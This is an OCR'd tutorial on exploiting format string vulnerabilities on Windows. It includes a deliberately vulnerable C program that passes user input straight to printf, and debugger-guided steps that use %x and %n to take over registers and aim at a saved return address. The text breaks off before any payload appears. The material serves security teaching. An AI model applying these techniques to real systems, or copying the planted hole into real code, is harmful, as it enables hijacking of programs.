
Format string exploitation on windows

Using Immunity Debugger / Python



By Abysssec Inc

WwW.Abysssec.Com

For real beneficiary this post you should have few assembly knowledge and you should know about classic stack based overflow Goal of this article is you can write exploit for format string vulnerabilities on windows platform.

When we are purpose talk about variant core exploiting method I affirm before our post there is lots of another post but in another authors post's there is a big problem in most of them and it's that's are arid and rudimentary . However also we can't have this jactitation our post is complete and hale but we try to write a pace of reality.

Format string attacks are a class of software vulnerability discovered around 1999 in fact 2000 previously thought harmless, Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write the number of bytes formatted to an address stored on the stack.

A typical exploit uses a combination of these techniques to force a program to overwrite the address of a library function or the return address on the stack with a pointer to some malicious Shellcode. The padding parameters to format specifies are used to control the number of bytes output and the %x token is used to pop bytes from the stack until the beginning of the format string itself is reached. The start of the format string is crafted to contain the address that the %n format token can then overwrite with the address of the malicious code to execute.

So now you can understand C/C++ and PERL software are affected with this type of vulnerability also waiver of printf() there is another functions maybe can be author of a format string vulnerability this functions are :

- Printf()
- Snprintf()
- Vprintf()
- Syslog()
- ….

Format string vulnerabilities can be use for another dirty thing waiver from code execution and that's extracting some data from vulnerable application such as password


and other important information. Ok now for understanding disclosure theory we can write a few lines of C codes to analysis.

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
int x,y,z;
x= 10;
y= 20;
z = y -x;
print ("the result is : %d",z); // %d using correct  format so code is secure
}
```


```
#include <stdio.h>
#include <string.h>
void parser(char *string)
{
char buff[256];
memset(buff,0,sizeof(buff));
strncpy(buff,string,sizeof(buff)-1);
printf(buff); //here is format string vulnerability
}
int main (int argc, char *argv[])
{
parser(argv[1]);
return 0;
}
```

As you can see in parser function lazy programmer forgot using %s in printing buff so attacker can use this for controlling program executing flow and executing shellcode.

Now the conundrum is how we can control program execution? Ok let's run our vulnerable program and inject some format parameters inside user entry. First I run my program with normal input …




Now we want use format parameters




Now the question output changed like this? The answer is easy reference to missing %s printf() (which is format function) will imagine %x as normal format parameters and will get next four values directly from our stack . Don't forgot the format function have a pointer to stack that will point to location of current format parameter. So with this knowledge we can read specific location on memory by placing our string address and sting for point to our string (E.G: Shellcode)

Something like this :




There is another question how we can write into memory?! For write into a certain memory location we should use %n character when we have a vulnerable program.

Ok we execute our program with some format parameter




As you can see we can read memory and extract (in next level) some useful information. For now our job is find our string start position. We will use five %x and our %n .




When you do something like me Opps!!! Application will crash …


Low let's debug this crash. I'll use Immunity Debugger, but you can use WinDBG / VS Debugger / Olly Or etc …




As you can see here is move dword PRT …. This mean is move data now is in ecx to address that eax pointing to it. If you know about classic heap / stack overflow you should know about this proposition if attacker be able to control over both of ecx and eax can write four byte of value he like and basically it mean can jump to her / his code You should play with A characters to find your string




Now as you can see I have a 25 and if I you use a %n stead one of %x the debugger will change to something like this:



So if I add one more this should control EAX completely. So I'll do this:




The result is awesome:




Now we have full control to EAX. But as you know we need ECX to that now have 32. we should check we can control this register as well or not !

So we will add more 10 byte to our string that has control to EAX. Like this:




The result is ECX will point to 3E in my system




With a really simple deduce we can understand how my character we are really added and in here 3E – 34 = A and A == 10 so this mean with changing our string (with amount of characters) we can control ECX as well. In fact we want control two register of mov instruction. That will allow us to write four byte of addresses we want.

Ok for now for exploiting this program we should overwrite a saved return address on stack that have an address that will point to our code. And in fact to doing this we need to know location of return address. For now let's run our vulnerable program with longer string this will help us to find our string to memory easier.


Something likes this:



Then we should do follow in dump for esp register to find start of or A string …

